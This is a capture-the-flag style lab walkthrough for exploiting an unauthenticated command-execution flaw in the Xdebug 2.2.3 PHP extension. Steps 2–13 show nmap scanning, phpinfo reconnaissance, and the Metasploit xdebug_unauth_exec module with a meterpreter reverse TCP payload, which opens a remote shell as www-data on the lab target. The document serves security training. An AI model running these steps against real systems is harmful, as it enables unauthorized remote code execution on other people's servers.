

[illegible]

<b>Name</b>	Vulnerable Xdebug Extension
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=1909">https://www.attackdefense.com/challengedetails?cid=1909</a>
<b>Type</b>	Webapp Pentesting Basics

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Remote Code Execution attack.

**Solution:**

**Step 1:** Start a terminal and check the IP address of the host.

**Command:** ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
27074: eth0@if27075: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
27077: eth1@if27078: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:f7:fa:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.247.250.2/24 brd 192.247.250.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

**Step 2:** Run Nmap scan on the target IP to find open ports.

**Note:** The target IP will be 192.247.250.3


**Command:** nmap 192.247.250.3

```
root@attackdefense:~# nmap 192.247.250.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 18:14 IST
Nmap scan report for target-1 (192.247.250.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:F7:FA:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open

**Step 3:** Start chrome and navigate to the target IP.




A website is running at port 80 of the target IP.

**Step 4:** Navigate to the PHP info page.

**URL:** <http://192.247.250.3/phpinfo.php>

phpinfo()

Not secure | 192.247.250.3/phpinfo.php

**PHP Version 5.5.9-1ubuntu4.25**


<b>System</b>	Linux victim-1 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
<b>Build Date</b>	May 10 2018 14:37:08
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2
<b>Loaded Configuration File</b>	/etc/php5/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2/conf.d
<b>Additional .ini files parsed</b>	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-apcu.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-xdebug.ini
<b>PHP API</b>	20121113
<b>PHP Build</b>	20121113

**Step 5:** Search for “**xdebug**” to check the version of xdebug installed.

phpinfo()

Not secure | 192.247.250.3/phpinfo.php

**sysvmsg**

<b>sysvmsg support</b>	enabled
<b>Revision</b>	Sid: adf1d2d6be849c46eed3c3ee6f1cbebd1448d6e5 \$

**tokenizer**

<b>Tokenizer Support</b>	enabled
--------------------------	---------

**wddx**

<b>WDDX Support</b>	enabled
<b>WDDX Session Serializer</b>	enabled

**xdebug**

<b>xdebug support</b>	enabled
<b>Version</b>	2.2.3
<b>IDE Key</b>	no value

The version of xdebug is 2.2.3

**Step 6:** Open the terminal and search for available exploits for the xdebug version.

**Command:** searchsploit xdebug

```
root@attackdefense:~# searchsploit xdebug
-----
Exploit Title | Path
-----|-----
xdebug < 2.5.5 - OS Command Execution (Metasploit) | exploits/php/remote/44568.rb
-----
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
root@attackdefense:~#
```

**Step 7:** Start metasploit in the terminal.

**Command:** msfconsole

```
root@attackdefense:~# msfconsole
[-] ***Starting the Metasploit Framework console.../
[-] * WARNING: No database support: could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
      Is the server running on host "localhost" (:::1) and accepting
      TCP/IP connections on port 5432?

[-] ***
[*] Starting the Metasploit Framework console...-
```

**Step 8:** Search for the xdebug exploit in the metasploit shell.

**Command:** search xdebug

```
msf5 > search xdebug

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -
0  exploit/unix/http/xdebug_unauth_exec  2017-09-17      excellent Yes     xdebug Unauthenticated OS Command Execution

msf5 >
```

**Step 9:** Select the exploit to use it on the target.



**Command:** use exploit/unix/http/xdebug\_unauth\_exec

```
msf5 >
msf5 > use exploit/unix/http/xdebug_unauth_exec
msf5 exploit(unix/http/xdebug_unauth_exec) >
```

**Step 10:** View the available options of the exploit

**Command:** show options

```
msf5 exploit(unix/http/xdebug_unauth_exec) > show options
Module options (exploit/unix/http/xdebug_unauth_exec):

  Name      Current Setting  Required  Description
  ----      -
  PATH       /index.php       yes       Path to target webapp
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80              yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       Callback host for accepting connections
  SRVPORT    9000             yes       Port to listen for the debugger
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  VHOST      no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     yes             yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

**Step 11:** Set the RHOST and LHOST

**Commands:**

set RHOSTS 192.247.250.3

Set LHOSTS 192.247.250.2

```
msf5 exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 192.247.250.3
RHOSTS => 192.247.250.3
msf5 exploit(unix/http/xdebug_unauth_exec) >
msf5 exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.247.250.2
LHOST => 192.247.250.2
msf5 exploit(unix/http/xdebug_unauth_exec) >
```

**Step 12:** Run the exploit.

**Command:** exploit

```
msf5 exploit(unix/http/xdebug_unauth_exec) > exploit

[*] Started reverse TCP handler on 192.247.250.2:4444
[*] 192.247.250.3:80 - Waiting for client response.
[*] 192.247.250.3:80 - Receiving response
[*] 192.247.250.3:80 - Shell might take upto a minute to respond.Please be patient.
[*] 192.247.250.3:80 - Sending payload of size 2030 bytes
[*] Sending stage (38288 bytes) to 192.247.250.3
[*] Meterpreter session 1 opened (192.247.250.2:4444 -> 192.247.250.3:41738) at 2020-06-17 18:15:47 +0530

meterpreter >
meterpreter >
```

The metepreter connection has been successfully established with the target machine.

**Step 13:** Execute shell commands on the target.

**Command:** id

```
meterpreter > shell
Process 873 created.
Channel 0 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The attack was successful on the target.

#### References:

- Xdebug (<https://xdebug.org/>)